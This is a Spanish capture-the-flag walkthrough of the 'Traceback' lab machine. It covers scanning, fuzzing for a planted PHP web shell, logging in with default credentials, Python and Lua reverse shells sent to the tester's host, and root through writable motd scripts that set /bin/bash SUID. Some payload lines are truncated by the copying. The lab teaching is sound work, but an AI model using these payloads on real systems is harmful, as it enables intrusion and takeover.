
TRACEBACK MACHINE

Autor: Christian Jimenez




ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 - v -n 10.10.10.181 -oG allPorts
```

La salida nos muesta el puerto 22 y 80 abiertos:




Vamos a realizar una enumeracion de los servicios en los puertos:

```
nmap -p22,5000 -sV -sC 10.10.10.181 -oN targeted
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
# Nmap done at Fri Sep  3 14:26:37 2021 -- 1 IP address (1 host up) sca
nned in 14.94 seconds
```

vamos a revisar la pagina:



This site has been owned

I have left a backdoor for all the net. FREE INTERNETZZZ

- Xh4H -

tiene un mensaje de que alguien dejo un backdoor, vamos a revisar el codigo fuente:

```
        }
        @keyframes blinking {
            0%   { background-color: #fff; }
            49% { background-color: #fff; }
            50% { background-color: #000; }
            99% { background-color: #000; }
            100% { background-color: #fff; }
        }
        body {
            -webkit-animation: blinking 12.5s infinite;
            -moz-animation: blinking 12.5s infinite;
            animation: blinking 12.5s infinite;
            color: red;
        }

    </style>
</head>
<body>
    <center>
        <h1>This site has been owned</h1>
        <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
        <h3> - Xh4H - </h3>
        <!--Some of the best web shells that you might need ;)-->
    </center>
</body>
```

vemos un mensaje comentado: **Some of the best web shells that you might need**

si buscamos en google y vamos al primer enlace nos lleva a un repositorio de github:

https://github.com/TheBinitGhimire/Web-Shells

vemos que son varias webshell, vamos a armar un diccionario con las webshells en PHP (ya que el servidor tiene un apache y al parecer interpreta PHP) y con ese diccionario vamos a fuzzear:


```
wfuzz -c --hw=195 --hc=404 -w dict.txt  http://10.10.10.181/FUZZ
```

File: **dict.txt**


```
alfav3-encoded.php
alfav4.1-decoded.php
alfav4.1-encoded.php
andela.php
bloodsecv4.php
by.php
c99ud.php
cmd.php
configkillerionkros.php
mini.php
obfuscated-punknopass.php
punk-nopass.php
punkholic.php
r57.php
smevk.php
TwemlowsWebShell.php
wso2.8.5.php
```

```
********************************************************
* Wfuzz 3.0.1 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.181/FUZZ
Total requests: 17

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000015:   200        58 L     100 W    1261 Ch     "smevk.php"
1
me: 0
 Processed Requests: 17
 Filtered Requests: 16
 Requests/sec.: 0
```


vemos que encontro la ruta **smevk.php** vamos a ver que hay ahi:



es un simple inicio de sesion, vamos a poner credenciales por defecto como **admin:admin** y vemos como ingresamos:



si vamos al apartado de **console** vemos que se ejecutan comandos del sistema:



EXPLOTACION

si interceptamos con burpsuite vemos como se envia el comando:

```
POST /smevk.php HTTP/1.1
Host: 10.10.10.181
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 262
Origin: http://10.10.10.181
Connection: close
Referer: http://10.10.10.181/smevk.php
Cookie: PHPSESSID=lrf8jo3jgfsjehm0ocrao0d96k
Upgrade-Insecure-Requests: 1

a=Console&c=%2Fvar%2Fwww%2Fhtml%2F&p1=ls+la&p2=&p3=&charset=UTF-8
```

si modificamos el comando y nos spawneamos un reverse shell con python3 o bash y lo reenviamos por el repiter vemos que nos conectamos:

```
python3+-
c+'import+socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242
```

ponemos al final **&** para que se ejecute esa tarea en segundo plano:

```
POST /smevk.php HTTP/1.1
Host: 10.10.10.181
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 264
Origin: http://10.10.10.181
Connection: close
Referer: http://10.10.10.181/smevk.php
Cookie: PHPSESSID=lrf8jo3jgfsjehm0ocrao0d96k
Upgrade-Insecure-Requests: 1

a=Console&c=%2Fvar%2Fwww%2Fhtml%2F&p1=
python3+-c+'import+nsocket,os,pty;s=socket.socket(socket.AF_INET,socket.SOC
K_STREAM);s.connect(("10.10.14.13",4242));os.dup2(s.fileno(),0);os.dup2(s.f
ileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'&&p2=&p3=&charset=
UTF-8
```

```
└─# rlwrap nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.181] 55784
$ whoami
whoami
webadmin
$
```

si vamos a la ruta **/home/webadmin** vemos la carpeta **.ssh** con un archivo **authorized_keys**, vamos a generar un par de claves ssh para poder ingresar por SSH con esa llave:

```
ssh-keygen
```

esto creara un par de claves **id_rsa y id_rsa.pub**

la llave **id_rsa** nos la pasamos a nuestro equipo por un servidor con python y le damos el sigueinte permiso:

```
chmod 600 id_rsa
```

la llave publuca **id_rsa.pub** su contenido la colocamos en authorized_keys:

```
webadmin@traceback:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzwbGMoHlf1YxG9H2eg7X8Jn5TA66/p6Ui2jby+/bZ
Q6h0JbAj+3bcR0Ked53TmODU/eyUsUY8rtYm6ls8jJP0WmH0mwzIfRFhwXI+XFenE2IpSlT2Hm4sxCmq
tpZa8pg9Xpmvp0wFVwg3yZmuuqkoDhPsYULUAQiWI3+mAqdNpSX59wPtsMqDm8LumzRMHXgwr7pn4czY
DYyZPFVloORLv1eLXXfZRuZKF7gu3vqKv5xlICPsCxySNYYYI6rCxwd78X/Gk1ZQ6UnhNC5erpx4EuWD
2P48+LyA9hBFG8F3OD/6Qwaoe5uY1zfRBkT6ilr74Z5LKuY5fXwXProozk6x webadmin@traceback
```

y nos conectamos con la id_rsa:

```
ssh -i id_rsa webadmin@10.10.10.181
```

```
webadmin@traceback:~$ whoami
webadmin
webadmin@traceback:~$
```

ELEVACION DE PRIVILEGIOS

si hacemos:

```
sudo -l
```


```
webadmin@traceback:~$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

podemos ejecutar como sudo a traves del usuario sysadmin un script

ademas vemos que sysadmin dejo una nota en **/home/webadmin/notes.txt**

```
webadmin@traceback:~$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
webadmin@traceback:~$
```

entonces vamos a buscar que es **luvit** en google y tenemos el sigueinte resulta del primere enlace:



y podemos ejecutar scripts en lua:

> And run this script using `luvit`.
>
> ```
> > luvit server.lua
> Server running at http://127.0.0.1:1337/
> ```
>
> This script is a standalone HTTP server, there is no need for Apache or Nginx to act as host.

ademas se tiene contenido en el archivo bash_history:

```
webadmin@traceback:~$ cat .bash_history
ls -la
sudo -l
nano privesc.lua
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
rm privesc.lua
logout
```

asi que vamos a poner el siguiente contenido en un archivo llamado **privesc.lua**:

```
require('os');os.execute("python3 -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.13\",4343));os
 &")
```

ya sabemos como ejecutar gracias al bash history:

```
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
```

nos colocamos a la escucha y tenemos una conexion como sysadmin:

```
└─# rlwrap nc -lvnp 4343
listening on [any] 4343 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.181] 37544
$ whoami
whoami
sysadmin
$
```

y podemos ver la flag:

```
$ cd /home/sysadmin
cd /home/sysadmin
$ cat user.txt
cat user.txt
97e5029030c3c4944fb81cb53090080f
$
```

ahora vamos a pasarnos el pypy64 para ver tareas cron que se esten ejecutando, lo ejecutamos dandole permisos de ejecucion primero:

```
chmod +x pspy64
```

```
2021/09/03 14:39:50 CMD: UID=0    PID=1      | /sbin/init noprompt
2021/09/03 14:40:01 CMD: UID=???  PID=2203   | ???
2021/09/03 14:40:01 CMD: UID=0    PID=2202   | sleep 30
2021/09/03 14:40:01 CMD: UID=0    PID=2201   | /bin/sh -c sleep 30 ; /bin/cp /va
r/backups/.update-motd.d/* /etc/update-motd.d/
2021/09/03 14:40:01 CMD: UID=???  PID=2200   | ???
2021/09/03 14:40:01 CMD: UID=0    PID=2199   | /usr/sbin/CRON -f
2021/09/03 14:40:01 CMD: UID=0    PID=2198   | /usr/sbin/CRON -f
```

vemos que se ejecuta al cada 30 segundos (sleep 30) en la ruta **/etc/update-motd.d**, si vamos a esa ruta vemos los sigueintes archivos:

```
webadmin@traceback:/etc/update-motd.d$ ls -la
total 32
drwxr-xr-x  2 root sysadmin 4096 Apr 22 06:08 .
drwxr-xr-x 80 root root     4096 Apr 22 06:08 ..
-rwxrwxr-x  1 root sysadmin  981 Sep  3 15:13 00-header
-rwxrwxr-x  1 root sysadmin  982 Sep  3 15:13 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 Sep  3 15:13 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Sep  3 15:13 80-esm
-rwxrwxr-x  1 root sysadmin  299 Sep  3 15:13 91-release-upgrade
```

vemos que tenemos permisos de escritura, vamos a ver el archivo **00-header**

```
webadmin@traceback:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release


echo "\nWelcome to Xh4H land \n"
```

es un script en bash y su contenido se parece a lo que sale en el banner cuando nos conectamos por ssh:

```
└─# ssh -i id_rsa webadmin@10.10.10.181
load pubkey "id_rsa": invalid format
#################################
________ OWNED BY XH4H  _________
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land


Last login: Thu Feb 27 06:29:02 2020 from 10.10.14.3
```

como el que lo ejecuta es root podemos agregar permisos suid para la **/bin/bash**

```
chmod 4755 /bin/bash
```

y vamos intentar conectarnos por ssh para que salga el banner y ejecute lo que colocamos:

```
└─# ssh -i id_rsa webadmin@10.10.10.181
load pubkey "id_rsa": invalid format
################################
________ OWNED BY XH4H  _________
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land


Last login: Thu Feb 27 06:29:02 2020 from 10.10.14.3
```

si vemos los permisos de **/bin/bash**:

```
sysadmin@traceback:/etc/update-motd.d$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
sysadmin@traceback:/etc/update-motd.d$
```

ahora es cuestion de hacer:

```
/bin/bash -p
```

y ya somos root y podemos ver la flag;

```
sysadmin@traceback:/etc/update-motd.d$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
dde37bfb4ccb5bce0600149ed6df0a42
bash-4.4#
```